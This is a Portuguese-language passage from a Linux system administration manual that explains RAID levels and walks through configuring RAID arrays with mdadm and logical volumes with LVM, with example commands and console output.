RAID-0 Esse nível também não provê nenhuma redundância, mas os discos não são simplesmente ligados pelo final um após o outro: eles são divididos em *listras (stripes)*, e os blocos no dispositivo virtual são armazenados em listras (stripes) em discos físicos alternados. Em uma configuração de RAID-0 de dois discos, por exemplo, em blocos de número par do dispositivo virtual serão armazenados no primeiro disco físico, enquanto os blocos ímpares ficarão no segundo disco físico.

Esse sistema não tem por objetivo um aumento de credibilidade, já que (como em um caso linear) a disponibilidade de todos os dados é comprometida assim que um disco falhar, mas um aumento de desempenho: durante um acesso sequencial a grandes quantidades de dados contíguos, o núcleo será capaz de ler a partir dos dois discos (ou escrever neles) em paralelo, o que incrementa a taxa de transferência de dados. Contudo, o uso do RAID-0 está murchando, seu nicho está sendo preenchido pelo LVM (veja mais adiante).

RAID-1 Esse nível, também conhecido como “espelhamento RAID”, é tanto o mais simples quanto a mais amplamente usada configuração. Em sua forma padrão, ele usa dois discos físicos de mesmo tamanho e fornece um volume lógico de mesmo tamanho mais uma vez. Os dados são armazenados identicamente nos dois discos, por isso o apelido “espelho”. Quando um disco falha, os dados ainda estão disponíveis no outro. Para dados realmente críticos, RAID-1 pode, é claro, ser configurado para mais de dois discos, com impacto direto na relação de custo de hardware versus espaço de carga disponível.

NOTA	
Discos e tamanhos de cluster	Se dois discos de tamanhos diferentes são criados em um espelho, o maior não será totalmente usado, pois ele irá conter os mesmos dados como o menor e nada mais. O espaço útil fornecido por um volume RAID-1, portanto, corresponde ao tamanho do disco menor na matriz. Isso ainda vale para volumes RAID com um maior nível RAID, apesar de redundância é armazenada de forma diferente. Por isso é importante, ao configurar arrays RAID (exceto RAID-0 “RAID linear”), só montar discos de tamanhos idênticos, ou muito perto, para evitar o desperdício de recursos.

NOTA	
Discos de reposição	Níveis RAID que incluem redundância permitem atribuir mais discos do que o necessário para uma array. Os discos extras são usados como reservas quando um dos principais discos falha. Por exemplo, em um espelho de dois discos e mais um reserva, se um dos dois primeiros discos falhar, o núcleo irá automaticamente (e imediatamente) reconstruir o espelho usando o disco reserva, para que a redundância continue garantida após o momento de reconstrução. Isso pode ser usado como outro tipo de salva guarda para dados críticos. Alguém poderia ser perdoado por questionar como isso pode ser melhor do que simplesmente espelhar três discos como início. A vantagem da configuração de um “disco reserva” é que o disco reserva pode ser compartilhado entre vários volumes RAID. Por exemplo, é possível ter três volumes espelhados, com garantia de redundância mesmo no caso de falha de um disco, com apenas sete discos (três pares, mais um reserva compartilhado), ao invés dos nove discos que seriam necessários para três trigêmeos.

Esse nível de RAID, embora caro (já que apenas metade do espaço físico de armazenagem, na melhor das hipóteses, é útil), é amplamente usado na prática. Ele é simples de entender, e ele permite cópias de segurança (backups) bem simples: como os dois discos tem conteúdos idênticos, um deles pode ser temporariamente extraído, sem impacto no sistema em funcionamento. O desempenho de leitura geralmente é incrementado, já que o núcleo pode ler metade dos dados em cada disco, em paralelo, enquanto o desempenho de escrita não é muito severamente degradado. No caso de uma array RAID-1 de N discos, os dados continuam disponíveis mesmo com a falha do disco N-1.

RAID-4 Esse nível de RAID, não amplamente usado, usa N discos para armazenar dados úteis, e um disco extra para armazenar informação redundante. Se esse disco falhar, o sistema pode reconstruir seu conteúdo a partir do outro N. Se um dos N discos de dados falhar, o N-1 remanescente combinado com o disco “paridade” contém informação suficiente para reconstruir os dados requeridos.

RAID-4 não é muito caro já que ele apenas envolve um incremento de um-em-N nos custos e não se tem impacto perceptível no desempenho de leitura, mas a escrita é mais devagar. Além disso, como uma escrita em qualquer um dos N discos também envolve a escrita no disco de paridade, esse último tem muito mais escritas que o anterior, e sua vida útil pode ser dramaticamente diminuída como consequência. Os dados na array RAID-4 só está segura até um disco falhar (dos N+1).

RAID-5 RAID-5 resolve o problema de assimetria do RAID-4: a paridade de blocos é distribuída por todos os N+1 discos, sendo que nenhum tem um papel particular.

A performance de leitura e escrita são idênticas ao RAID-4. Aqui novamente, o sistema continua funcional mesmo com a falha de um disco (do N+1), mas não mais.

RAID-6 RAID-6 pode ser considerado uma extensão do RAID-5, onde cada série de N blocos envolvem dois blocos redundantes, e cada série de N+2 blocos é distribuída sobre N+2 discos.

Esse nível de RAID é levemente mais caro que os dois anteriores, mas ele traz alguma segurança extra já que até dois drives (dos N+2) podem falhar sem comprometer a disponibilidade dos dados. A contraparte é que as operações de escrita agora envolvem escrever um bloco de dados e dois blocos de redundância, o que os torna ainda mais lento.

RAID-1+0 Isso não é, estritamente falando, um nível RAID, mas um empilhamento de dois agrupamentos RAID. A partir de 2×N discos, primeiro se configura eles por pares em volumes N RAID-1; esses volumes N são então agregados em um só, seja por “linear RAID” ou (cada vez mais) por LVM. Esse último caso vai além do puro RAID, mas não existe problema quanto a isso.

RAID-1+0 pode sobreviver com múltiplas falhas nos discos: até N na 2xN série descrita acima, provendo ao menos um disco funcional em cada par de RAID-1.

APROFUNDANDO
RAID-10

RAID-10 é, geralmente, considerado um sinônimo de RAID-1+0, mas uma especificidade Linux faz com que ele seja realmente uma generalização. Essa configuração permite um sistema aonde cada bloco seja armazenado em

dois diferentes discos, mesmo com um número ímpar de discos, sendo as cópias espalhadas ao longo de um modelo configurável.

A performance variará dependendo da escolha do modelo de repartição e do nível de redundância, e da carga de trabalho do volume lógico.

Obviamente, o nível de RAID será escolhido de acordo com as restrições e requerimentos de cada aplicação. Note que um computador sozinho pode ter diversos tipos de RAIDs distintos com diversas configurações.

Configurando um RAID

Configurar volumes RAID requer o pacote *mdadm*; ele provê o comando *mdadm*, que permite a criação e manipulação de arrays RAID, assim como scripts e ferramentas para integração com o resto do sistema, incluindo o sistema de monitoração.

Nossos exemplo será um servidor com um número de discos, sendo que alguns já estão em uso, e o resto está disponível para a configuração do RAID. Nós inicialmente temos os seguintes discos e partições:

- o disco *sdb*, 4 GB, está completamente disponível;
- o disco *sdc*, 4 GB, também está completamente disponível;
- no disco *sdd*, somente a partição *sdd2* (cerca de 4 GB) está disponível;
- finalmente, um disco *sde*, ainda com 4 GB, disponível.

NOTA

Identificando os volumes RAID existentes

O arquivo */proc/mdstat* lista os volumes existentes e seus estados. Quando criando um novo volume RAID, devemos tomar cuidado para não nomeá-lo da mesma maneira que um volume existente.

Iremos usar estes elementos físicos para criar dois volumes, um RAID-0 e um espelho (RAID-1). Comecemos com o volume RAID-0:

```
# mdadm --create /dev/md0 --level=0 --raid-devices=2 /dev/sdb /dev/sdc
mdadm: Defaulting to version 1.2 metadata
mdadm: array /dev/md0 started.
# mdadm --query /dev/md0
/dev/md0: 8.00GiB raid0 2 devices, 0 spares. Use mdadm --detail for more detail.
# mdadm --detail /dev/md0
/dev/md0:
      Version : 1.2
      Creation Time : Wed May  6 09:24:34 2015
      Raid Level : raid0
      Array Size : 8387584 (8.00 GiB 8.59 GB)
      Raid Devices : 2
      Total Devices : 2
      Persistence : Superblock is persistent
```

```

Update Time : Wed May  6 09:24:34 2015
      State : clean
Active Devices : 2
Working Devices : 2
Failed Devices : 0
Spare Devices : 0

Chunk Size : 512K

      Name : mirwiz:0  (local to host mirwiz)
      UUID : bb085b35:28e821bd:20d697c9:650152bb
      Events : 0

      Number  Major  Minor  RaidDevice State
          0      8      16          0    active sync  /dev/sdb
          1      8      32          1    active sync  /dev/sdc
# mkfs.ext4 /dev/md0
mke2fs 1.42.12 (29-Aug-2014)
Creating filesystem with 2095104 4k blocks and 524288 inodes
Filesystem UUID: fff08295-bede-41a9-9c6a-8c7580e520a6
Superblock backups stored on blocks:
            32768, 98304, 163840, 229376, 294912, 819200, 884736, 1605632

Allocating group tables: done
Writing inode tables: done
Creating journal (32768 blocks): done
Writing superblocks and filesystem accounting information: done
# mkdir /srv/raid-0
# mount /dev/md0 /srv/raid-0
# df -h /srv/raid-0
Filesystem      Size  Used Avail Use% Mounted on
/dev/md0        7.9G  18M  7.4G  1% /srv/raid-0

```

O comando `mdadm --create` requer vários parâmetros: o nome do volume a ser criado (`/dev/`
`md*`, com MD significando *Multiple Device*), o nível RAID, o número de discos (que é obrigatório, apesar de ser significante apenas com RAID-1 e acima), e os drives físicos a usar. Uma vez que o dispositivo seja criado, nós podemos usá-lo como usamos uma partição normal, criando um sistema de arquivos nela, montando esse sistema de arquivos, e assim por diante. Note que nossa criação de um volume RAID-0 em `md0` não passa de coincidência, e a numeração da array não precisa ser correlacionada com a quantidade escolhida de redundância. Também é possível criar arrays RAID nomeadas, dando ao `mdadm` parâmetros como `/dev/``md/linear` ao invés de `/dev/``md0`.

A criação do RAID-1 segue estilo similar, as diferenças somente serão notadas após a criação:

```
# mdadm --create /dev/md1 --level=1 --raid-devices=2 /dev/sdd2 /dev/sde
mdadm: Note: this array has metadata at the start and
      may not be suitable as a boot device.  If you plan to
```

```

store '/boot' on this device please ensure that
your boot-loader understands md/v1.x metadata, or use
--metadata=0.90
mdadm: largest drive (/dev/sdd2) exceeds size (4192192K) by more than 1%
Continue creating array? y
mdadm: Defaulting to version 1.2 metadata
mdadm: array /dev/md1 started.
# mdadm --query /dev/md1
/dev/md1: 4.00GiB raid1 2 devices, 0 spares. Use mdadm --detail for more detail.
# mdadm --detail /dev/md1
/dev/md1:
    Version : 1.2
    Creation Time : Wed May  6 09:30:19 2015
    Raid Level : raid1
    Array Size : 4192192 (4.00 GiB 4.29 GB)
    Used Dev Size : 4192192 (4.00 GiB 4.29 GB)
    Raid Devices : 2
    Total Devices : 2
    Persistence : Superblock is persistent

    Update Time : Wed May  6 09:30:40 2015
    State : clean, resyncing (PENDING)
    Active Devices : 2
    Working Devices : 2
    Failed Devices : 0
    Spare Devices : 0

    Name : mirwiz:1 (local to host mirwiz)
    UUID : 6ec558ca:0c2c04a0:19bca283:95f67464
    Events : 0

    Number  Major  Minor  RaidDevice State
          0      8      50        0    active sync   /dev/sdd2
          1      8      64        1    active sync   /dev/sde
# mdadm --detail /dev/md1
/dev/md1:
[...]
    State : clean
[...]

```

DICA Como ilustrado pelo nosso exemplo, dispositivos RAID podem ser construídos à partir de partições de disco, e não necessitam discos inteiros.

Algumas observações em ordem. Primeiro, `mdadm` nota que os elementos físicos possuem tamanhos diferentes; já que isso implica que algum espaço será perdido no maior elemento, uma confirmação é necessária.

Ainda mais importante, note o estado do espelhamento. O estado normal de um espelho RAID é que os dois discos tenham exatamente o mesmo conteúdo. Contudo, nada garante que esse é o caso quando o volume é criado pela primeira vez. O subsistema RAID irá, por conseguinte, prover essa garantia por si mesmo, e acontecerá uma fase de sincronização assim que o dispositivo RAID for criado. Após algum tempo (a quantidade exata irá depender do real tamanho dos discos...), a array RAID alternará para o estado “ativo” ou “limpo”. Note que durante essa fase de reconstrução, o espelho está em modo degradado, e a redundância não é garantida. Um disco falhando durante essa janela de risco poderia levar a perda de todos os dados. Grandes quantidades de dados críticos, contudo, raramente são armazenados em uma array RAID recentemente criada, antes de sua sincronização inicial. Note que mesmo em modo degradado, o `/dev/md1` é usável, e um sistema de arquivos pode ser criado nele, assim como alguns dados podem ser copiados para ele.

DICA

Começando um espelho em modo reduzido

Às vezes, dois discos não estão imediatamente disponíveis quando se quer iniciar um espelho RAID-1, por exemplo, porque se pretende incluir um dos discos já usado para armazenar os dados que se quer passar para a array. Em tais circunstâncias, é possível criar deliberadamente uma degradada array RAID-1, passando `missing` em vez de um arquivo de dispositivo como um dos argumentos para `mdadm`. Uma vez que os dados tenham sido copiados para o “espelho”, o disco antigo pode ser adicionado à array. A sincronização irá então acontecer, dando-nos a redundância que foi desejada, em primeiro lugar.

DICA

Configurando um espelho sem sincronização

Volumes RAID-1 são geralmente criados para serem usados como disco novo, geralmente considerados vazios. O conteúdo inicial real do disco portanto não é muito relevante, já que alguém apenas precisa saber que os dados escritos após a criação do volume, em particular o sistema de arquivos, podem ser acessados mais tarde.

Pode-se portanto querer saber sobre o ponto de sincronização de ambos os discos no momento da criação. Por que se importar se os conteúdos são idênticos em zonas do volume que nós sabemos que apenas serão lidas após nós termos escrito nelas?

Felizmente, essa fase de sincronização pode ser evitada passando a opção `--assume-clean` para `mdadm`. Contudo, essa opção pode levar a surpresas no caso de os dados iniciais serem lidos (por exemplo se um sistema de arquivos já esteja presente nos discos físicos), que é o por que dela não ser habilitada por padrão.

Agora vamos ver o que acontece quando um dos elementos da array RAID-1 falha. O `mdadm`, em particular sua opção `--fail`, permite simular uma falha de disco desse tipo:

```
# mdadm /dev/md1 --fail /dev/sde
mdadm: set /dev/sde faulty in /dev/md1
# mdadm --detail /dev/md1
/dev/md1:
[...]
    Update Time : Wed May  6 09:39:39 2015
        State : clean, degraded
    Active Devices : 1
    Working Devices : 1
```

```

Failed Devices : 1
Spare Devices : 0

        Name : mirwiz:1  (local to host mirwiz)
        UUID : 6ec558ca:0c2c04a0:19bca283:95f67464
Events : 19

Number  Major  Minor  RaidDevice State
      0      8      50          0  active sync  /dev/sdd2
      2      0      0           2  removed
      1      8      64          -  faulty    /dev/sde

```

O conteúdo do volume ainda está acessível (e, se montado, as aplicações não notarão nada), mas a segurança dos dados não é mais garantida: se, por sua vez, o disco `sdd` falhar, os dados serão perdidos. Nós queremos evitar esse risco, então nós vamos substituir o disco falho por um novo, `sdf`:

```

# mdadm /dev/md1 --add /dev/sdf
mdadm: added /dev/sdf
# mdadm --detail /dev/md1
/dev/md1:
[...]
    Raid Devices : 2
    Total Devices : 3
        Persistence : Superblock is persistent

        Update Time : Wed May  6 09:48:49 2015
        State : clean, degraded, recovering
    Active Devices : 1
    Working Devices : 2
    Failed Devices : 1
    Spare Devices : 1

    Rebuild Status : 28% complete

        Name : mirwiz:1  (local to host mirwiz)
        UUID : 6ec558ca:0c2c04a0:19bca283:95f67464
        Events : 26

Number  Major  Minor  RaidDevice State
      0      8      50          0  active sync  /dev/sdd2
      2      8      80          1  spare rebuilding  /dev/sdf
      1      8      64          -  faulty    /dev/sde
# [...]
[...]
# mdadm --detail /dev/md1
/dev/md1:

```

```
[...]
  Update Time : Wed May  6 09:49:08 2015
      State : clean
 Active Devices : 2
Working Devices : 2
 Failed Devices : 1
 Spare Devices : 0

          Name : mirwiz:1 (local to host mirwiz)
          UUID : 6ec558ca:0c2c04a0:19bca283:95f67464
        Events : 41

    Number  Major  Minor  RaidDevice State
        0      8      50        0  active sync  /dev/sdd2
        2      8      80        1  active sync  /dev/sdf
        1      8      64        -  faulty     /dev/sde
```

Aqui, mais uma vez, o núcleo automaticamente dispara uma fase de reconstrução, durante a qual o volume, embora ainda acessível, está em um modo degradado. Uma vez que a reconstrução esteja terminada, a array RAID está de volta ao estado normal. Pode-se então dizer ao sistema que o disco sde está para ser removido da array, para que se possa terminar com um espelhamento RAID clássico nos dois discos:

```
# mdadm /dev/md1 --remove /dev/sde
mdadm: hot removed /dev/sde from /dev/md1
# mdadm --detail /dev/md1
/dev/md1:
[...]
    Number  Major  Minor  RaidDevice State
        0      8      50        0  active sync  /dev/sdd2
        2      8      80        1  active sync  /dev/sdf
```

A partir de então, a unidade pode ser fisicamente removida quando o servidor está para ser desligado, ou até mesmo removida com o sistema ligado (hot-removed) quando a configuração de hardware permite tal operação (hot-swap). Tais configurações incluem alguns controladores SCSI, a maioria dos discos SATA e unidades externas que operam com USB ou Firewire.

Fazendo Backup da Configuração

A maioria dos meta-dados referentes a volumes RAID são salvos diretamente nos discos que compõem essas arrays, para que o núcleo possa detectar as arrays e seus componentes e montá-los automaticamente quando o sistema for iniciado. Contudo, é encorajado o uso de cópia de segurança dessa configuração, porque essa detecção não é à prova de falhas, e só se tem a expectativa de falha dela precisamente em circunstâncias sensíveis. Em nosso exemplo, se a falha do disco sde tivesse sido real (ao invés de simulada) e o sistema tivesse sido reiniciado sem a remoção

desse disco `sde`, esse disco poderia começar a trabalhar novamente por ter sido verificado durante a reinicialização. O núcleo iria ter então três elementos físicos, cada um clamando por conter metade do mesmo volume RAID. Outra fonte de confusão pode vir quando volumes RAID de dois servidores são consolidados em apenas um servidor apenas. Se essas arrays estavam rodando normalmente antes dos discos serem removidos, o núcleo seria capaz de detectar e remontar os pares de maneira apropriada; mas se os discos movidos tiverem sido agregados em um `md1` no servidor antigo, e o novo servidor já tiver um `md1`, um dos espelhos seria renomeado.

Fazer uma cópia de segurança da configuração é portanto importante, mesmo que apenas para referência. A maneira padrão de fazer isso é editando o arquivo `/etc/mdadm/mdadm.conf`, um exemplo do que é listado aqui:

Exemplo 12.1 `mdadm` arquivo de configuração

```
# mdadm.conf
#
# Please refer to mdadm.conf(5) for information about this file.
#
# by default (built-in), scan all partitions (/proc/partitions) and all
# containers for MD superblocks. alternatively, specify devices to scan, using
# wildcards if desired.
DEVICE /dev/sd*

# auto-create devices with Debian standard permissions
CREATE owner=root group=disk mode=0660 auto=yes

# automatically tag new arrays as belonging to the local system
HOMEHOST <system>

# instruct the monitoring daemon where to send mail alerts
MAILADDR root

# definitions of existing MD arrays
ARRAY /dev/md0 metadata=1.2 name=mirwiz:0 UUID=bb085b35:28e821bd:20d697c9:650152bb
ARRAY /dev/md1 metadata=1.2 name=mirwiz:1 UUID=6ec558ca:0c2c04a0:19bca283:95f67464

# This configuration was auto-generated on Thu, 17 Jan 2013 16:21:01 +0100
# by mkconf 3.2.5-3
```

Um dos detalhes mais úteis é a opção `DEVICE`, que lista os dispositivos aonde o sistema irá automaticamente procurar por componentes dos volumes RAID no momento da inicialização. No nosso exemplo, nós substituímos o valor padrão, `partitions containers`, por uma explícita lista de arquivos de dispositivos, já que nós escolhemos usar discos inteiros e não apenas partições, para alguns volumes.

As duas últimas linhas em nosso exemplo são aquelas que permitem ao núcleo escolher, com segurança, qual número de volume atribuir a qual array. O metadado armazenado nos próprios discos são suficientes para remontar (re-assemble) os volumes, mas não para determinar o número do volume (e o nome de dispositivo que coincide com `/dev/md*`).

Felizmente, estas linhas podem ser geradas automaticamente:

```
# mdadm --misc --detail --brief /dev/md?
ARRAY /dev/md0 metadata=1.2 name=mirwiz:0 UUID=bb085b35:28e821bd:20d697c9:650152bb
ARRAY /dev/md1 metadata=1.2 name=mirwiz:1 UUID=6ec558ca:0c2c04a0:19bca283:95f67464
```

O conteúdo dessas duas últimas linhas não depende da lista de discos incluídos no volume. Logo, não é necessário regenerar essas linhas quando se for substituir um disco falho por um novo. Por outro lado, tem que se tomar o cuidado de atualizar o arquivo ao se criar ou remover uma array RAID.

12.1.2. LVM

LVM, o *Logical Volume Manager*, é uma outra abordagem para abstrair volumes lógicos a partir de seus suportes físicos, que se concentra em aumentar a flexibilidade em vez de aumentar a confiabilidade. O LVM permite mudar um volume lógico de forma transparente, até aonde os aplicativos tem interesse ; por exemplo, é possível adicionar novos discos, migrar os dados para eles, e remover os discos velhos, sem desmontar o volume.

Conceitos sobre LVM

Esta flexibilidade é atingida graças ao nível de abstração envolvendo três conceitos.

Primeiro, o PV (*Physical Volume*) é a entidade mais próxima ao hardware: ele pode ser partições em um disco, ou um disco inteiro, ou até mesmo qualquer outro dispositivo de bloco (incluindo, por exemplo, uma array RAID). Note que quando um elemento é configurado para ser um PV para o LVM, ele deveria ser acessado via LVM apenas, de outra forma o sistema irá ficar confuso.

Vários PVs podem ser agrupados em um VG (*Volume Group*), que pode ser comparado com discos tanto virtual quanto extensível. VGs são abstratos, e não aparecem em um arquivo de dispositivo na hierarquia `/dev`, então não a risco em usá-los diretamente.

O terceiro tipo de objeto é o LV (*Logical Volume*), que é um pedaço de um VG; se nós mantermos a analogia VG-como-disco, o LV se compara a uma partição. O LV aparece como um dispositivo de bloco com uma entrada em `/dev`, e ele pode ser usado como qualquer outra partição física pode ser (mais comumente, para hospedar um sistema de arquivos ou espaço swap).

A coisa importante é que a divisão de um VG em LVs é inteiramente independente de seus componentes físicos (os PVs). Um VG com apenas um componente físico (um disco por exemplo) pode ser dividido em uma dúzia de volumes lógicos; similarmente, um VG pode usar vários discos físicos e parecer como um único e grande volume lógico. A única restrição, obviamente, é que o tamanho total alocado aos LVs não podem ser maiores que a capacidade total dos PVs no

grupo de volume.

Geralmente faz sentido, contudo, ter algum tipo de homogeneidade entre os componentes físicos de um VG, e dividir o VG em volumes lógicos que irão ter padrões de uso similares. Por exemplo, se o hardware disponível inclui discos rápidos e discos lentos, os rápidos poderiam ser agrupados em um VG e os lentos em outro; pedaços do primeiro podem então se designados para aplicações que requerem rápido acesso a dados, enquanto o segundo seria mantido para tarefas de menor demanda.

Em todo caso, tenha em mente que um LV não está particularmente anexado a nenhum PV. É possível influenciar aonde os dados de um LV são fisicamente armazenados, mas essa possibilidade não é necessária para o uso do dia a dia. Pelo contrário: quando o conjunto de componentes físicos de um VG evoluí, as localizações de armazenagem física correspondentes a um LV em particular podem ser migradas entre discos (enquanto se mantém dentro de PVs atribuídos ao VG, é claro).

Configurando um LVM

Vamos agora seguir, passo a passo, o processo de configurar um LVM para um caso de uso típico: nós queremos simplificar uma situação complexa de armazenagem. Uma situação dessas geralmente acontece após alguma longa e complicada história de medidas temporárias acumuladas. Para propósitos de ilustração, nós vamos considerar um servidor aonde a armazenagem precisa ter alterações com o passar do tempo, terminando em um labirinto de partições disponíveis, divididas em vários discos parcialmente usados. Em termos mais concretos, as seguintes partições estão disponíveis:

- no disco `sdb`, uma partição `sdb2`, 4 GB;
- no disco `sdc`, uma partição `sdc3`, 3 GB;
- o disco `sdd`, 4 GB, está completamente disponível;
- no disco `sdf`, uma partição `sdf1`, 4 GB; e uma partição `sdf2`, 5 GB.

Complementando, vamos assumir que os discos `sdb` e `sdf` são mais rápidos do que os outros dois.

Nosso objetivo é configurar três volumes lógicos para três diferentes aplicações: um servidor de arquivos necessitando 5 GB de espaço de armazenagem, um banco de dados (1 GB) e algum espaço para cópias de segurança (12 GB). Os dois primeiros precisam de bom desempenho, mas cópias de segurança são menos críticas em termos de velocidade de acesso. Todos essas limitações impedem o uso de partições propriamente; usando LVM pode-se abstrair o tamanho físico dos dispositivos, então o único limite é o total de espaço disponível.

As ferramentas necessárias estão no pacote `lvm2` e suas dependências. Quando os mesmos estiverem instalados, configurar o LVM terá três etapas, cobrindo três níveis de conceitos.

Primeiro, nós preparamos os volumes físicos utilizando `pvc create`:

```
# pvdisplay
```

```

# pvcreate /dev/sdb2
Physical volume "/dev/sdb2" successfully created
# pvdisplay
"/dev/sdb2" is a new physical volume of "4.00 GiB"
--- NEW Physical volume ---
PV Name          /dev/sdb2
VG Name
PV Size         4.00 GiB
Allocatable     NO
PE Size          0
Total PE         0
Free PE          0
Allocated PE      0
PV UUID        0zuiQQ-j10e-P593-4tsN-9FGy-TY0d-Quz31I

# for i in sdc3 sdd sdf1 sdf2 ; do pvcreate /dev/$i ; done
Physical volume "/dev/sdc3" successfully created
Physical volume "/dev/sdd" successfully created
Physical volume "/dev/sdf1" successfully created
Physical volume "/dev/sdf2" successfully created
# pvdisplay -C
PV          VG  Fmt  Attr PSize PFree
/dev/sdb2    lvm2 ---  4.00g 4.00g
/dev/sdc3    lvm2 ---  3.09g 3.09g
/dev/sdd     lvm2 ---  4.00g 4.00g
/dev/sdf1    lvm2 ---  4.10g 4.10g
/dev/sdf2    lvm2 ---  5.22g 5.22g

```

Até agora tudo bem; note que o PV (volume físico) pode ser configurado em um disco inteiro assim como em partições individuais do mesmo. Como demonstrado acima, o comando `pvdisplay` lista os PVs existentes, com dois possíveis formatos de saída.

Agora vamos montar esses elementos físicos em VGs usando `vgcreate`. Nós vamos reunir apenas PVs dos discos rápidos em um VG `vg_critical`; o outro VG, `vg_normal`, irá incluir também elementos mais lentos.

```

# vgdisplay
No volume groups found
# vgcreate vg_critical /dev/sdb2 /dev/sdf1
Volume group "vg_critical" successfully created
# vgdisplay
--- Volume group ---
VG Name        vg_critical
System ID
Format         lvm2
Metadata Areas 2
Metadata Sequence No 1
VG Access      read/write
VG Status       resizable
MAX LV          0

```

```

Cur LV          0
Open LV         0
Max PV         0
Cur PV         2
Act PV         2
VG Size        8.09 GiB
PE Size         4.00 MiB
Total PE       2071
Alloc PE / Size 0 / 0
Free  PE / Size 2071 / 8.09 GiB
VG UUID        bpq7z0-PzPD-R7HW-V8eN-c10c-S32h-f6rKqp

# vgcreate vg_normal /dev/sdc3 /dev/sdd /dev/sdf2
Volume group "vg_normal" successfully created
# vgdisplay -c
  VG          #PV #LV #SN Attr   VSize   VFree
  vg_critical  2    0    0 wz--n-  8.09g   8.09g
  vg_normal    3    0    0 wz--n- 12.30g  12.30g

```

Aqui novamente, os comandos são bem simples (e vgdisplay propõem dois formatos de saída). Note que é perfeitamente possível usar duas partições de um mesmo disco físico em dois VGs diferentes. Note também que nós usamos um prefixo `vg_` para nomear nossos VGs, mas isso não é nada mais que uma convenção.

Nós agora temos dois "discos virtuais", com o tamanho de 8 GB e 12 GB, respectivamente. Vamos transformá-los em "partições virtuais"(LVs). Isto envolve o comando `lvcreate`, e uma sintaxe um pouco mais complexa:

```

# lvdisplay
# lvcreate -n lv_files -L 5G vg_critical
Logical volume "lv_files" created
# lvdisplay
--- Logical volume ---
LV Path          /dev/vg_critical/lv_files
LV Name          lv_files
VG Name          vg_critical
LV UUID          J3V0oE-cBY0-KyDe-5e0m-3f70-nv0S-kCWbpT
LV Write Access  read/write
LV Creation host, time mirwiz, 2015-06-10 06:10:50 -0400
LV Status        available
# open           0
LV Size          5.00 GiB
Current LE       1280
Segments         2
Allocation       inherit
Read ahead sectors auto
- currently set to 256
Block device     253:0

# lvcreate -n lv_base -L 1G vg_critical

```

```

Logical volume "lv_base" created
# lvcreate -n lv_backups -L 12G vg_normal
Logical volume "lv_backups" created
# lvdisplay -C
  LV          VG      Attr   LSize  Pool Origin Data%  Meta%  Move Log Cpy%Sync
    ↗ Convert
  lv_base    vg_critical -wi-a---  1.00g
  lv_files   vg_critical -wi-a---  5.00g
  lv_backups vg_normal   -wi-a--- 12.00g

```

São necessários dois parâmetros para a criação de volumes lógicos; eles tem que ser passados ao `lvcreate` como opções. O nome do LV a ser criado é especificado com a opção `-n`, e seu tamanho geralmente é dado usando a opção `-L`. Nós também precisamos dizer ao comando qual o VG a ser operado, é claro, sendo portanto o último parâmetro da linha de comando.

APROFUNDAMENTO

`lvcreate` opções

O comando `lvcreate` possui diversas opções que permitem manipular como o LV é criado.

Vamos primeiro descrever a opção `-l`, com a qual o tamanho do LV pode ser dados como um número de blocos (como o oposto das unidades “humanas” que nós usamos acima). Esses blocos (chamados de PEs, *physical extents*, nos termos LVM) são unidades contíguas de espaço de armazenamento em PVs, e elas não podem ser divididas entre LVs. Se alguém quiser definir espaço de armazenamento para um LV com alguma precisão, por exemplo para usar todo o espaço disponível, a opção `-l` provavelmente será preferida, ao invés da `-L`.

Também é possível sugerir uma localização física de um LV, para que suas extensões sejam armazenadas em um PV em particular (enquanto se mantém dentro dos atribuídos ao VG, é claro). Como nós sabemos que o `sdb` é mais rápido que o `sdf`, nós talvez queiramos armazenar o `lv_base` lá, caso nós queiramos dar uma vantagem ao servidor de banco de dados, em comparação com o servidor de arquivos. A linha de comando se torna: `lvcreate -n lv_base -L 1G vg_critical /dev/sdb2`. Note que esse comando pode falhar se o PV não tiver extensões livres suficientes. Em nosso exemplo, nós provavelmente teríamos que criar `lv_base` antes de `lv_files` para evitar essa situação – ou liberar algum espaço em `sdb2` com o comando `pvmove`.

Volumes lógicos, quando criados, são representados como dispositivos de blocos no `/dev/mapper/`:

```

# ls -l /dev/mapper
total 0
crw----- 1 root root 10, 236 Jun 10 16:52 control
lrwxrwxrwx 1 root root      7 Jun 10 17:05 vg_critical-lv_base -> ../dm-1
lrwxrwxrwx 1 root root      7 Jun 10 17:05 vg_critical-lv_files -> ../dm-0
lrwxrwxrwx 1 root root      7 Jun 10 17:05 vg_normal-lv_backups -> ../dm-2
# ls -l /dev/dm-*
brw-rw---T 1 root disk 253, 0 Jun 10 17:05 /dev/dm-0
brw-rw--- 1 root disk 253, 1 Jun 10 17:05 /dev/dm-1
brw-rw--- 1 root disk 253, 2 Jun 10 17:05 /dev/dm-2

```

NOTA**Auto-detectando volumes
LVM**

Quando o computador é inicializado, a unidade de serviço do systemd lvm2-activation executa o vgchange -ay para "ativar" os grupos de volume; ele faz uma busca nos dispositivos disponíveis; aqueles que tiverem sido inicializados como volumes físicos para o LVM são registrados em um subsistema LVM, aqueles que pertencem aos grupos de volume são montados, e os volumes lógicos relevantes são iniciados e tornados disponíveis. Não existe, portanto, necessidade de editar arquivos de configuração quando se cria ou modifica volumes LVM.

Note, contudo, que o layout dos elementos LVM (volumes físicos e lógicos, e grupos de volume) tem cópia de segurança em /etc/lvm/backup, que pode ser útil em caso de um problema (ou apenas para dar uma espiada embaixo do capô).

Para simplificar, links simbólicos são convenientemente criados em diretórios que coincidem com os VGs:

```
# ls -l /dev/vg_critical
total 0
lrwxrwxrwx 1 root root 7 Jun 10 17:05 lv_base -> ../dm-1
lrwxrwxrwx 1 root root 7 Jun 10 17:05 lv_files -> ../dm-0
# ls -l /dev/vg_normal
total 0
lrwxrwxrwx 1 root root 7 Jun 10 17:05 lv_backups -> ../dm-2
```

Os LVs então podem ser utilizados exatamente como partições padrão:

```
# mkfs.ext4 /dev/vg_normal/lv_backups
mke2fs 1.42.12 (29-Aug-2014)
Creating filesystem with 3145728 4k blocks and 786432 inodes
Filesystem UUID: b5236976-e0e2-462e-81f5-0ae835ddab1d
[...]
Creating journal (32768 blocks): done
Writing superblocks and filesystem accounting information: done
# mkdir /srv/backups
# mount /dev/vg_normal/lv_backups /srv/backups
# df -h /srv/backups
Filesystem              Size  Used Avail Use% Mounted on
/dev/mapper/vg_normal-lv_backups   12G   30M   12G   1% /srv/backups
# [...]
# cat /etc/fstab
[...]
/dev/vg_critical/lv_base    /srv/base        ext4 defaults 0 2
/dev/vg_critical/lv_files   /srv/files       ext4 defaults 0 2
/dev/vg_normal/lv_backups  /srv/backups    ext4 defaults 0 2
```

